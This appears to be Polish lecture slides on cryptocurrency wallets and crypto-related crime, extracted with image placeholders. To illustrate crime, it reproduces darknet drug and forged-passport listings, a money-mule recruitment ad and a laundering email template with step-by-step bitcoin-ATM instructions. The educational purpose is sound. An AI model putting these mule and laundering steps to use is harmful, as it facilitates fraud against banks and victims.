




PORTFELE SPRZĘTOWE




- ▶ oprogramowanie zainstalowane na urządzeniu (komputerze, tablecie, smartfonie) i połączone do Internetu
- ▶ Cechy:
 - ▶ Bezpieczeństwo: klucze prywatne w urządzeniu
 - ▶ Różnorodność: Windows, Linux, Mac, Android, iOS
 - ▶ Koszt: darmowe (najczęściej)
 - ▶ Wygoda: podpisywanie transakcji



PORTFELE APLIKACYJNE

- ▶ funkcjonują w postaci stron internetowych
- ▶ udostępniają je zarówno niezależne serwisy, jak i giełdy czy kantory kryptowalut
- ▶ Cechy:
 - ▶ Popularność
 - ▶ Łatwość i wygoda w użytkowaniu
 - ▶ Niskie bezpieczeństwo:
 - ▶ brak kontroli nad kluczami prywatnymi
 - ▶ ryzyko włamania do serwisu/giełdy



PORTFELE PRZEGLĄDARKOWE

- ▶ 7500 BTC wyrzucone razem z dyskiem
 - ▶ James Howells posiadający 7500 BTC wyrzucił swój dysk twardy
 - ▶ W roku 2021 oferował miastu Newport 25% (ok 250 milionów złotych) wartości swojego portfela za możliwość przeszukania wysypiska w przypadku odnalezienia swojego dysku

PROBLEMY Z PORTFELAMI MAJĄTEK W ŚMIETNIKU



Telegraph Technology Intelligence

@TelegraphTech



James Howells had 7,500 units of Bitcoin, worth £210m, on his laptop hard drive, which he threw out in 2013



The Telegraph

telegraph.co.uk

Man offers Newport Council £50m to help him find his Bitcoin bounty in ...
James Howells had 7,500 units of the virtual currency, worth £210m, on his laptop hard drive which he threw out in 2013

3:55 PM · 15 sty 2021



20




Odpowiedz




Skopiuj link

Przeczytaj 2 odpowiedzi

C. PRZESTĘPSTWA




Przestępstwa kryptowalutowe



PRZESTĘPSTWA POPEŁNIANE PRZY UŻYCIU KRYPTOWALUT

Rodzaje przestępstw



- ▶ Darknet to potoczne określenie tej części sieci Internet, która jest ukryta dla popularnych wyszukiwarek takich jak Google, Bing czy Yahoo, a dostęp do której jest niemożliwy za pomocą najpopularniejszych przeglądarek internetowych (Google Chrome, Mozilla Firefox, Microsoft Edge).
- ▶ **Darknet - miejsce w którym można kupić i sprzedać właściwie wszystko**
 - ▶ podróbki towarów luksusowych, nielegalne licencje oprogramowania, podrobione dokumentów tożsamości (dowodów osobistych, paszportów), złośliwe oprogramowanie, **narkotyki**, broń, materiały wybuchowe, **filmy** zawierające treści zakazane, dzikie zwierzęta, usługi **hackerskie**, handel organami, ...
- ▶ Kryptowaluty stały się ulubioną formą płatności w Darknecie
 - ▶ szacuje (*) się że kilkaset mln USD rocznie w kryptowalutach jest przesyłanych do Darknetu

ZAKAZANY HANDEL - DARKNET

(*) Chainanalysis, Crypto Crime Report 2019, <https://blog.chainanalysis.com/2019-cryptocrime-review>

Shop by Category

- Drugs 8,670
 - Cannabis 2,066
 - Dissociatives 165
 - Ecstasy 660
 - Opioids 591
 - Other 455
 - Precursors 50
 - Prescription 2,146
 - Psychedelics 981
 - Stimulants 1,102
- Apparel 264
- Art 127
- Biotic materials 1
- Books 861
- Collectibles 5
- Computer equipment 32
- Custom Orders 68
- Digital goods 509
- Drug paraphernalia 305
- Electronics 77
- Erotica 540
- Fireworks 2
- Food 9
- Forgeries 81
- Hardware 23
- Herbs & Supplements 8
- Home & Garden 8
- Jewelry 54
- Lab Supplies 71
- Lotteries & games 77
- Medical 57



1g MDMA 82%+ High Quality -Made in Germany-
฿1.30



50 gr. Crystal MDMA Rocks
฿23.33



Valium 10mg/ Diazepam (100 Pills)
฿2.32



3g XXX AAA QUALITY WEED,AMAZING
฿0.98



Kamagra jelly (India), 1 week pack
฿0.98



Honeycomb Wax (85+% THC) Fully Purged
฿1.45



1 gram * Moroccan Hash * DUTCH QUALITY
฿0.27



Citalopram 10x 20mg table
฿0.10



10 grams ketamine crystals
฿7.15



FinestKiwiBuds (3g) Greenstone NZ Hash (B Grade)
฿2.49



+++ 100 x 25i-NBOMe Strawberry Snuff Caps +++
฿3.80



300x 25i/25c-NBOMe Liqu Dropper 1200µg
฿4.14

UK Passports

Your UK Passport - Name of your choice!





We are selling original UK Passports made with your info/picture. Your info will get entered into the official passport database. So it's possible to travel with our passports. How we do it? Trade secret! Information on how to send us your information and pictures will be given after purchase!

You can even enter the UK/EU with our passports, we will add a stamp for the country you are in before we send you your passport to any country! Ideal for people who want to work in the EU/UK.

Product	Price	Quantity
Your original UK passport with your info/pictures This is 50% of the final price, you pay the other 50% once we show you pictures of your new passport	1000 GBP = 0.17665 ฿	1 X Buy now
NEW: UK bank account with online banking and card. Great for cashing out bitcoin. Accounts are created in a secure way to make sure they don't get banned.	700 GBP = 0.12365 ฿	1 X Buy now

PRZYKŁADY



„brudne” pieniądze

uzyskane w wyniku
przestępstwa

przelew na „słupa”

zakup kryptowalut

- cinkciarz
- bitomat
- kantor
- giełda
- ...

zacieranie historii

- wymiana krypto ↔ krypto
- miksery kryptowalutowe
- hazard, gry online
- sprzęt do miningu
- ...

„czyste” pieniądze


o nieposzlakowanej
reputacji

- ▶ potocznie „pranie” pieniędzy (ang. money laundering) polega na wprowadzeniu do legalnego obrotu pieniędzy lub innych wartości majątkowych pochodzących z nielegalnych źródeł oraz zatarcie śladów pierwotnego pochodzenia środków

PRANIE PIENIĘDZY



MIKSERY KRYPTOWALUT



Szukam ogarniętej osoby do zakładania kont na słupy i wypłaty gotówki



Warszawa > Usługi i firmy > Finanse > Oferuje

Dodano: 25 Kwiecień 2019 14:57, 2 tygodnie temu

Szukam ogarniętej osoby która ma znajomości i chce zarobić. Chodzi o werbowanie słupów i zakładanie na nich kont bankowych np 1 słup zakłada 2 konta w różnych bankach.

W niektórych bankach kartę do bankomatu dostaje się od ręki, a w niektórych można zainstalować aplikację mobilną i wypłacać pieniądze blikami (np w ipko limit wypłat aplikacja to 20 000).

Więcej info udzieli zainteresowanej osoby, gdzie i jakie konta zakładać żeby było dobrze i szybko.

Po założeniu konta podajesz mi numer rachunku i dane gościa. Ja na takie konto wrzucam kasę (maksymalną kwotę którą da się w ciągu dnia wypłacić). Np dostaje konto ipko, instalujesz aplikacje zeby wygenerować kody blik do wypłat w bankomacie, ja na takie konto ładuję kasę, zazwyczaj w ciągu 20-60 minut 20 000. A ty ją wypłacasz. Proponuję 25% zysku czyli z 20 000 zł 5 tys. jest dla Ciebie. reszta wpłacasz na mój portfel bitcoin. (w warszawie i większych miastach są wpłatomaty BTC, ja Ci podaję adres mojego portfela, wkładasz kasę do wpłatomatu, podajesz mój adres BTC i tyle). Dziennie mogę załadować ok. 3-5 kont. Zainteresowana osoba zapraszam do kontaktu na maila kontowo01111@notowany.pl albo komunikator JID makop011@exploit.im

Interesuje mnie stała współpraca !

- ▶ Ogłoszenie związane z „praniem” pieniędzy z wykorzystaniem kryptowalut

- ▶ <https://twitter.com/Sekurak/status/1126798243118112768>

PRZYKŁADY

Panie [imię_odbiorcy],
przelew w kwocie: [kwota_przelewu] PLN wysłano na pańskie konto nr:
[numer_konta] w [nazwa_banku], odbiorca: [nazwa_odbiorcy]
Otrzymaną kwotę proszę pobrać w gotówce i proszę udać się pod adres, gdzie
znajduje się bitomat: [szczegóły_bitomatu]

W bitomacie proszę dokonać zakupu BTC:

1. Kwotę przeznaczoną na zakup BTC przez szczelinę odbiorczą przekazać do bitomatu;
2. Otrzymany kod QR odtworzyć w telefonie i przybliżyć do skanera, znajdującego się na prawym panelu bitomatu;
3. Na centralnym panelu bitomatu nacisnąć : "Wyślij BTC na powyższy adres".
4. Zdjęcie wydrukowanego w bankomacie paragonu przysłać na mój e-mai.

W załączeniu wysyłam plik z kodem QR do portfela nr [adres_BTC]

Odnosnik do kodu: [https://blockchain.info/q2?data=\[adres_BTC\]&size=200](https://blockchain.info/q2?data=[adres_BTC]&size=200)


W przypadku zaistnienia jakichkolwiek pytań, proszę o kontakt mailowy lub telefoniczny.


PRZYKŁADY

- ▶ Email związany z „praniem” pieniędzy z wykorzystaniem kryptowalut

- ▶ Scam to rodzaj oszustwa polegający najpierw na wzbudzeniu u ofiary zaufania, a następnie wykorzystanie tego zaufania do wyłudzenia pieniędzy lub innych składników majątkowych.
- ▶ Rozpowszechnienie się Ethereum pociągnęło za sobą nową funkcjonalność: tanią i wygodną możliwość przeprowadzania zbiórek na projekty społecznościowe. Był to moment, gdy narodziła się moda na ICO (ang. Initial Coin Offering). Ta moda spowodowała lawinę projektów, wśród których znajdowały się takie, dla których jedynym celem było wyłudzenie środków od inwestorów.

SCAM





- ▶ W roku 2017 mało miejsc niemal tysiąc ICO
- ▶ Z czego większość to właśnie oszustwa scam-owe.

STATYSTYKI ICO (2017 ROK)

Let your money work as hard for you, as you work for it®

Charts Blockchain Explorers iOS AriseID Developers

bank

ABANK™ ABUSINESS™ ACARD™ ACO™ DEV LEARN WHITEPAPERS

